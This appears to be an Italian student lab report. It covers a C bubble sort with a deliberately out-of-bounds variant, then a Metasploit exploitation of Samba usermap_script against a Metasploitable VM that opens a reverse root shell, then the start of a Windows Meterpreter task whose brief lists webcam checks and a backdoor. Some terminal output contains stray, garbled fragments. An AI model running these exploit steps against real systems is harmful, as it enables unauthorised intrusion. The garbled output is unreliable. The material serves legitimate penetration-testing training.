Nel caso in cui il valore contenuto in K è più grande del valore contenuto in K+1 si andrà ad effettuare le operazioni contenute all'interno dell'if

```
swap_var=vector[k];
vector[k]=vector[k+1];
```

```
vector[k+1]=swap_var;
```

swap\_var è una variabile temporale ci serve solo per salvare temporaneamente un valore che andremo a riutilizzare in seguito

quindi nella prima riga andiamo ad assegnare il valore contenuto in K dentro la variabile swap\_var

nella seconda riga assegniamo a K il contenuto contenuto in K+1

ed infine nella terza riga il valore messo da parte della variabile temporale swap\_var in K+1

questi tre passaggi ci hanno permesso di switchare i due elementi presi in considerazione

adesso andiamo ad analizzare il secondo for

```
for (k = 0; k < 10 - j - 1; k++)
```

Questo “for” ci permette di scorrere gli elementi all’interno dell’array;

Soffermiamoci sulla condizione

```
k < 10 - j - 1
```

10 è il numero massimo di elementi dell’array

-j è l’indice del ciclo esterno per ogni ciclo concluso questo valore di J andrà ad aumentare e questo permetterà due logiche all’interno del ciclo

Dato che l’ultimo elemento ovvero il più grande sarà ordinato nella sua posizione corretta alla fine di ogni ciclo, non avremo più la necessità di confrontarlo, di conseguenza quando arriveremo all’elemento più piccolo dell’array (e quindi avremo l’array ordinato in ordine crescente), questa logica ci permette di uscire dal ciclo e passare al blocco di codice successivo

Adesso passiamo al ciclo più esterno

```
for (j = 0; j < 10 - 1; j++)
```

questo è un ciclo “for” che si incrementa ogni volta il ciclo più interno si completa ovvero si mette il valore più grande nella posizione corretta

vediamo un  $j < 10-1$  questo 10-1 viene scritto così per aiutare la lettura del programma per un utente, ma potrebbe essere scritto  $j < 9$

Il quarto blocco ci stamperà a schermo il nostro Array Vector ordinato in modo crescente

```
printf("Il vettore ordinato è':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("[%d] :", g);
    printf("%d\n", vector[j]);
}

return 0;
```

2) Riprodurre ed eseguire il programma nel laboratorio, le vostre ipotesi sul funzionamento erano corrette?

Il programma una volta avviato, ha effettuato le stesse fasi che noi ci siamo aspettati con l'analisi di esso

Programma modificato

3) Modificare il programma affinché si verifichi un errore di Segmentazione

4) Inserire controlli di input

5) Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

```
#include <stdio.h>
```

```
int main (void)
```

```
{
```

```

int vector[10], i, j, k;
int swap_var;
int scelta;
const int MAX_INT = 2147483647; // Costante intera del valore massimo per un
intero a 32 bit

printf("Scegli quale tipologia di BubbleSort utilizzare:\n");
printf("Scegli 1 per il programma senza errori\n");
printf("Scegli 2 per il programma con errori di segmentazione\n");
printf("->");

scanf("%d", &scelta);

switch (scelta)
{
case 1:
printf("Hai scelto il programma senza errori\n");
printf("Inserisci 10 interi:\n");

for (i = 0; i < 10; i++)
{
    int c = i + 1;
    printf("[%d]:", c);
    while (scanf("%d", &vector[i]) != 1 || vector[i] > MAX_INT || vector[i] < 0)
    {
        printf("Errore: non hai inserito un intero.\n Riprova:\n");
        while (getchar() != '\n'); // Pulisce il buffer di input
        printf("[%d]:", c);
    }
}

printf("\nIl vettore inserito e':\n");
for (i = 0; i < 10; i++)

```

```

{
    int t = i + 1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for (j = 0; j < 10 - 1; j++)
{
    printf("\nCiclo esterno \n");
    for (k = 0; k < 10 - j - 1; k++)
    {
        printf("Sto confrontando->: %d con %d \n",vector[k], vector[k+1]);
        if (vector[k] > vector[k + 1])
        {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
            printf("Ho swappato->: %d %d \n",vector[k], vector[k+1]);
        }
    }
}

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j + 1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}
return 0;

```

**case 2:**

```

printf("Hai scelto il programma con errori di segmentazione\n");
printf("Inserisci 10 interi:\n");

```

```

for (i = 0; i < 10; i++)
{
    int c = i + 1;
    printf("[%d]:" , c);
    while (scanf("%d", &vector[i]) != 1 || vector[i] > MAX_INT || vector[i] < 0)
    {
        printf("Errore: non hai inserito un intero.\n Riprova:\n");
        while (getchar() != '\n'); // Pulisce il buffer di input
        printf("[%d]:" , c);
    }
}

printf("\nIl vettore inserito e':\n");
for (i = 0; i < 10; i++)
{
    int t = i + 1;
    printf("[%d]: %d" , t, vector[i]);
    printf("\n");
}

for (j = 0; j < 12; j++)
{
    printf("\nCiclo esterno\n");
    for (k = 0; k < 12 - j; k++)
    {
        printf("Sto confrontando->: %d con %d \n" , vector[k], vector[k+1]);
        if (vector[k] > vector[k + 1])
        {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
            printf("Ho swappato->: %d %d \n" , vector[k], vector[k+1]);
        }
    }
}

```

```

    }
}

}

printf("\n\nIl vettore ordinato è:\n");
for (j = 0; j < 10; j++)
{
    int g = j + 1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}
return 0;
}

```

### 3) Modificare il programma affinché si verifichi un errore di Segmentazione.

Che cos'è un errore di segmentazione?

Un errore di segmentazione ha luogo quando **un programma tenta di accedere ad una posizione di memoria alla quale non gli è permesso accedere**, oppure quando tenta di **accedervi in una maniera che non gli è concessa** (ad esempio, scrivere su una posizione di sola lettura, oppure sovrascrivere parte del sistema operativo)

Come generiamo questo errore?

Nel nostro caso abbiamo un Array da 10 elementi per generare questo errore ci basterà fargli sforare le operazioni oltre il limite dei 10 elementi disponibili per farlo nel CASE 2 abbiamo modificato la porzione di codice dei due cicli annidati in modo che non si fermassero le operazioni al decimo elemento.

Attenzione che questo genere di errore è molto grave in quanto potrebbe modificare allocazioni di memoria di altri programmi o del sistema operativo, mandando essi in crash o generando errori imprevisti

vediamo la modifica nel codice per generare l'errore:

Codice corretto ( terzo blocco )

```

for (j = 0; j < 10 - 1; j++)
{
    printf("\nCiclo esterno \n");
    for (k = 0; k < 10 - j - 1; k++)
    {
        printf("Sto confrontando->: %d con %d \n",vector[k], vector[k+1]);
        if (vector[k] > vector[k + 1])
        {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
            printf("Ho swappato->: %d %d \n",vector[k], vector[k+1]);
        }
    }
}

```

Codice che genera l'errore di segmentazione

```

for (j = 0; j < 12; j++)
{
    printf("\nCiclo esterno \n");
    for (k = 0; k < 12 - j; k++)
    {
        printf("Sto confrontando->: %d con %d \n",vector[k], vector[k+1]);
        if (vector[k] > vector[k + 1])
        {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
            printf("Ho swappato->: %d %d \n",vector[k], vector[k+1]);
        }
    }
}

```

Possiamo vedere come nei due cicli For sono stati tolti i controlli di sicurezza dati dal valore -1 e inoltre sono state aumentate le operazioni oltre il limite consentito di 10 a 12

Vediamo il nostro errore graficamente di segmentazione:

```
Scegli 2 per il programma con errori di segmentazione  
→2  
Hai scelto il programma con errori di segmentazione  
Inserisci 10 interi:  
[1]:1  
[2]:2  
[3]:4  
[4]:6  
[5]:99  
[6]:32  
[7]:3 computer  
[8]:90  
[9]:5436  
[10]:7 esktop  
  
Il vettore inserito è:  
[1]: 1  
[2]: 2  
[3]: 4 documents  
[4]: 6  
[5]: 99  
[6]: 32 tures  
[7]: 3  
[8]: 90  
[9]: 5436  
[10]: 7  
  
Devices  
Ciclo esterno  
Sto confrontando->: 1 con 2  
Sto confrontando->: 2 con 4  
Sto confrontando->: 4 con 6  
Sto confrontando->: 6 con 99  
Sto confrontando->: 99 con 32  
Ho swappato->: 32 99  
Sto confrontando->: 99 con 3  
Ho swappato->: 3 99  
Sto confrontando->: 99 con 90  
Ho swappato->: 90 99  
Sto confrontando->: 99 con 5436  
Sto confrontando->: 5436 con 7  
Ho swappato->: 7 5436  
Sto confrontando->: 5436 con 0  
Ho swappato->: 0 5436  
Sto confrontando->: 5436 con 0  
Ho swappato->: 0 5436  
Sto confrontando->: 5436 con 0  
Ho swappato->: 0 5436
```

```
Ciclo esterno
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 0
Ho swappato->: 0 2
Sto confrontando->: 2 con 0
Ho swappato->: 0 2
Sto confrontando->: 2 con 0
Ho swappato->: 0 2

Ciclo esterno
Sto confrontando->: 1 con 0
Ho swappato->: 0 1
Sto confrontando->: 1 con 0
Ho swappato->: 0 1
Sto confrontando->: 1 con 0
Ho swappato->: 0 1

Ciclo esterno
Sto confrontando->: 0 con 0
Sto confrontando->: 0 con 0

Ciclo esterno
Sto confrontando->: 0 con 0

Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:1
[5]:2
[6]:3
[7]:4
[8]:6
[9]:7
[10]:32
```

in questo caso di esempio il programma si è comportato inserendo dei valori 0 al posto di quelli dichiarati all'inizio della richiesta di ordinamento, in altre prove effettuate abbiamo visto come risultato finale numeri negativi o numeri estremamente grandi casuali, non inseriti nel momento della richiesta di ordinamento

#### 4) Controlli di Input

inserisco i 10 interi e provo i controlli di input se funzionano correttamente

i controlli di input sono così impostati:

- Posso inserire solo interi

- Posso inserire solo interi positivi
  - Posso dargli un valore massimo di 32 bit ovvero 2147483647

Qui di seguito i controlli:

- Provo con un intero molto grande e il programma mi risponde correttamente con un errore
  - Provo con un numero negativo, quindi Errore
  - Provo con il valore massimo 2147483647 e lo accetta
  - Provo con il suo immediato successivo 2147483648 e mi da correttamente errore

Provo ad inserire lettere o parole o frasi e mi da correttamente errore

```
Inserisci 10 interi:  
[1]:345  
[2]:3432242  
[3]:1  
[4]:2  
[5]:h  
Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).  
Riprova:  
[5]:H  
Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).  
Riprova:  
[5]:ciao  
Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).  
Riprova:  
[5]:CIAO MONDO!  
Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).  
Riprova:  
[5]:■
```

Provo ad inserire numeri con la virgola o con il punto e mi da correttamente errore

```
(kali㉿kali)-[~/Desktop/BubbleSort]
$ ./main
Scegli quale tipologia di BubbleSort utilizzare:
Scegli 1 per il programma senza errori
Scegli 2 per il programma con errori di segmentazione
→1
Hai scelto il programma senza errori
Inserisci 10 interi:
[1]:13,6
[2]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[2]:12,1
[3]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[3]:12,5
[4]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[4]:65,2
[5]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[5]:25.689
[6]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[6]:356.64
[7]:Errore: non hai inserito un Intero positivo o hai superato il limite dei 32 bit (2147483647).
Riprova:
[7]:█
```

## 5) Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

Per creare il menù abbiamo utilizzato il metodo dello switch case dando all'utente la possibilità di scegliere quale tipologia di programma utilizzare inserendo il numero associato ad esso

Nel nostro caso

- 1) Per il programma senza errori
- 2) Per il programma con errori di segmentazione

```
printf("Scegli quale tipologia di BubbleSort utilizzare:\n");
printf("Scegli 1 per il programma senza errori\n");
printf("Scegli 2 per il programma con errori di segmentazione\n");
printf("->");

scanf("%d", &scelta);

switch (scelta)
{
    case 1:
        printf("Hai scelto il programma senza errori\n");
        printf("Inserisci 10 interi:\n");
```

```
case 2:  
    printf("Hai scelto il programma con errori di segmentazione\n");  
    printf("Inserisci 10 interi:\n");
```

## VISTA PROGRAMMA IN FUNZIONE

```
└─(kali㉿kali)-[~/Desktop/BubbleSort]  
$ ./main  
Scegli quale tipologia di BubbleSort utilizzare:  
Scegli 1 per il programma senza errori  
Scegli 2 per il programma con errori di segmentazione  
→1  
Hai scelto il programma senza errori  
Inserisci 10 interi:  
[1]:43  
[2]:2  
[3]:1  
[4]:0  
[5]:89  
[6]:6453ne  
[7]:3  
[8]:9  
[9]:4  
[10]:2  
  
Il vettore inserito e':  
[1]: 43  
[2]: 2  
[3]: 1  
[4]: 0  
[5]: 89  
[6]: 6453  
[7]: 3  
[8]: 9  
[9]: 4  
[10]: 2
```

```
Ciclo esterno      BubbleSort
Sto confrontando->: 43 con 2
Ho swappato->: 2 43
Sto confrontando->: 43 con 1
Ho swappato->: 1 43
Sto confrontando->: 43 con 0
Ho swappato->: 0 43
Sto confrontando->: 43 con 89
Sto confrontando->: 89 con 6453
Sto confrontando->: 6453 con 3
Ho swappato->: 3 6453
Sto confrontando->: 6453 con 9
Ho swappato->: 9 6453
Sto confrontando->: 6453 con 4
Ho swappato->: 4 6453
Sto confrontando->: 6453 con 2
Ho swappato->: 2 6453
```

```
Ciclo esterno
Sto confrontando->: 2 con 1
Ho swappato->: 1 2
Sto confrontando->: 2 con 0
Ho swappato->: 0 2
Sto confrontando->: 2 con 43
Sto confrontando->: 43 con 89
Sto confrontando->: 89 con 3
Ho swappato->: 3 89
Sto confrontando->: 89 con 9
Ho swappato->: 9 89
Sto confrontando->: 89 con 4
Ho swappato->: 4 89
Sto confrontando->: 89 con 2
Ho swappato->: 2 89
```

```
Ciclo esterno
Sto confrontando->: 1 con 0
Ho swappato->: 0 1
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 43
Sto confrontando->: 43 con 3
Ho swappato->: 3 43
Sto confrontando->: 43 con 9
Ho swappato->: 9 43
Sto confrontando->: 43 con 4
Ho swappato->: 4 43
Sto confrontando->: 43 con 2
Ho swappato->: 2 43
```

```
Ciclo esterno      BubbleSort
Sto confrontando->: 0 con 1
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 3
Sto confrontando->: 3 con 9
Sto confrontando->: 9 con 4
Ho swappato->: 4 9
Sto confrontando->: 9 con 2
Ho swappato->: 2 9
```

```
Ciclo esterno
Sto confrontando->: 0 con 1
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 3
Sto confrontando->: 3 con 4
Sto confrontando->: 4 con 2
Ho swappato->: 2 4
```

```
Ciclo esterno
Sto confrontando->: 0 con 1
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 3
Sto confrontando->: 3 con 2
Ho swappato->: 2 3
```

```
Ciclo esterno
Sto confrontando->: 0 con 1
Sto confrontando->: 1 con 2
Sto confrontando->: 2 con 2
```

```
Ciclo esterno
Sto confrontando->: 0 con 1
Sto confrontando->: 1 con 2
```

```
Ciclo esterno
Sto confrontando->: 0 con 1
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:2
[5]:3
[6]:4
[7]:9
[8]:43
[9]:89
[10]:6453
```

## ESERCIZIO 4

### Traccia

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio:

- IP Kali Linux : 192.168.16.105
- IP Metasploitable : 192.168.16.155
- Listen port (nelle opzioni del payload): 4488

### Svolgimento

Come da consegna configuriamo le macchine tramite il comando **sudo ip addr add 192.168.16.105/24 dev eth0** su Kali e **sudo ip addr add 192.168.16.155/24 dev eth0** su Metasploitable2.

Negli screenshot che seguono vengono mostrate le configurazioni in uso sulle macchine.

```
(kali㉿kali)-[~] $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel link-lft forever
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.16.105/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fa9a:f7ba:91c1:eee9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ sudo ip addr add 192.168.16.155/24 dev eth0
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:1e:32:03
          inet addr:192.168.16.155 Bcast:0.0.0.0 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1e:3203/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:56801 errors:0 dropped:0 overruns:0 frame:0
             TX packets:62214 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:7254461 (6.9 MB) TX bytes:30824134 (29.3 MB)
Base address:0xd020 Memory:f0200000-f0220000
```

Prima di eseguire un vulnerability scanner, effettuiamo la scansione della porta 445 con *nmap* per verificare se è aperta e il protocollo in uso

```
(kali㉿kali)-[~]
└─$ nmap -T4 -sV -p 445 192.168.16.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 10:23 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.16.155
Host is up (0.0013s latency).


PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```


Come vediamo è attivo il servizio *samba* in una versione obsoleta e potenzialmente vulnerabile.

Per eseguire una scansione con *Nessus* avviamo il demone di con il comando ***sudo systemctl start nessusd***.

Di default il programma è in ascolto sulla porta 8834 perciò ci collegiamo al portale tramite l'URL <https://192.168.16.105:8834>. Avviamo una nuova *basic scan* inserendo l'indirizzo IP del target (192.168.16.155) e lasciamo tutti gli altri parametri di default. In questo modo Nessus analizza tutte le porte più comuni e ci fornisce un report dettagliato.



Dopo qualche minuto di attesa otteniamo un report con il risultato della scansione.



Sono state trovate molteplici vulnerabilità classificate come critiche o alto rischio ma in particolare siamo interessati alla vulnerabilità **Samba Badlock** classificata con un CVSS v3.0 base score di 7.5. Badlock è una falla di sicurezza rilevante nei protocolli di autenticazione di Samba e Microsoft Windows annunciata nel 2016.

### 90509 - Samba Badlock Vulnerability

#### Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

#### Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

#### See Also

<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

#### Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

#### Risk Factor

Medium

#### CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

Per sfruttare questa vulnerabilità utilizziamo MSFConsole, cerchiamo tramite **search exploit samba** un exploit che ci permette di ottenere l'accesso alla macchina target.

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclient_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	\_\_target: Automatic	.	.	.	.
3	\_\_target: Windows 2000 English	.	.	.	.
4	\_\_target: Windows XP English SP0-1	.	.	.	.
5	\_\_target: Windows XP English SP2	.	.	.	.
6	\_\_target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	\_\_target: Windows x86	.	.	.	.
10	\_\_target: Windows x64	.	.	.	.
11	exploit/windows/filemanager/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
12	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
13	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
14	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
15	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
16	\_\_target: 23.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
17	\_\_target: 23.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
18	\_\_target: 23.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.	.

Selezioniamo con `use exploit/multi/samba/usermap_script` l'exploit che sfrutta la vulnerabilità sull'autenticazione del servizio.

Verifichiamo le opzioni e modifichiamo remote host, local host, remote port e local port rispettivamente con `set rhosts 192.168.16.155`, `set lhost 192.168.16.105`, `set rport 445` e `set lport 4488`.

```
msf6 exploit(windows/smb/ms17_010_externable) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139        yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
LHOST  127.0.0.1       yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
 2211 /documents/Build2/passwordsupdate.txt
 Id  Name
 --  --
 0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.16.155
rhosts => 192.168.16.155
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 4488
lport => 4488
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.16.105
lhost => 192.168.16.105
msf6 exploit(multi/samba/usermap_script) > show payloads
```

Verifichiamo nuovamente che le impostazioni siano corrette e visualizziamo i payload disponibili con *show payloads*.

```

msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  [+] Path: /msf6/modules/exploit/multi/samba/usermap_script
  [+] Handler: 192.168.16.105:4488
  [+] Threads: 1 -.-> 1
  [+] Status: Exploit running: attempt(0/0) -> 192.168.16.105:4488
  [!] Retries: 0/10
  [!] Timeout: 60s

  Name  Current Setting  Required  Description
  RHOSTS  192.168.16.155  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   445             yes       The target port (TCP)

  Payload options (cmd/unix/reverse_ruby):
  [!] No payload selected

  Name  Current Setting  Required  Description
  LHOST  192.168.16.105  yes       The listen address (an interface may be specified)
  LPORT   4488            yes       The listen port

  Exploit target:
  Id  Name
  --  --
  0   Automatic

  View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > show payloads

```

Carichiamo infine il payload scelto con *set payload 36*.

```

msf6 exploit(multi/samba/usermap_script) > set payload 36
payload => cmd/unix/reverse_ruby

```

Siamo ora pronti per lanciare l'exploit con *exploit*.

Dopo qualche istante otteniamo una shell della macchina target con i permessi di root e possiamo finalmente verificare la configurazione di rete tramite il comando *ifconfig*.

```

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.16.105:4488
[*] Command shell session 2 opened (192.168.16.105:4488 → 192.168.16.155:44313) at 2025-01-27 11:00:17 +0100

id
uid=0(root) gid=0(root)

whoami
root

ifconfig cument/Build2/passwordHash.txt
eth0      Link encap:Ethernet HWaddr 08:00:27:1e:32:03
          inet addr:192.168.16.155 Bcast:0.0.0.0 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1e:3203/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:56799 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62199 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7254312 (6.9 MB) TX bytes:30818603 (29.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1242 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:574157 (560.7 KB) TX bytes:574157 (560.7 KB)

```

## ESERCIZIO 5

### Traccia

Sulla macchina Windows 10 (o Windows 7) ci possono essere dei servizi che potrebbero causare degli exploit.

Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10 (o Windows 7)
- Aprire una sessione con metasploit.

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.

Recuperate le seguenti informazioni:

1. se la macchina target è una macchina virtuale oppure una macchina fisica
2. le impostazioni di rete della macchina target
3. se la macchina target ha a disposizione delle webcam attive
4. recuperate uno screenshot del desktop
5. i privilegi dell'utente
6. **BONUS:** creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.

Requisiti laboratorio:

- IP Kali Linux : 192.168.210.1
- IP Windows : 192.168.210.2
- Listen port (payload option) : 7777

### Svolgimento


Eseguiamo il laboratorio configurando le macchine come richiesto.

Utilizziamo il comando `sudo ip addr add 192.168.210.1/24 dev eth0` su Kali.

```
(kali㉿kali)-[~]
$ sudo ip addr add 192.168.210.1/24 dev eth0
Using default input encoding: UTF-8
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host proto kernel
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.210.1/24 brd 192.168.210.255 scope global eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::fa9a:f7ba:91c1:eee9/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

Utilizziamo l'interfaccia grafica su Windows 7 per impostare manualmente l'indirizzo IP, come mostrato in figura:



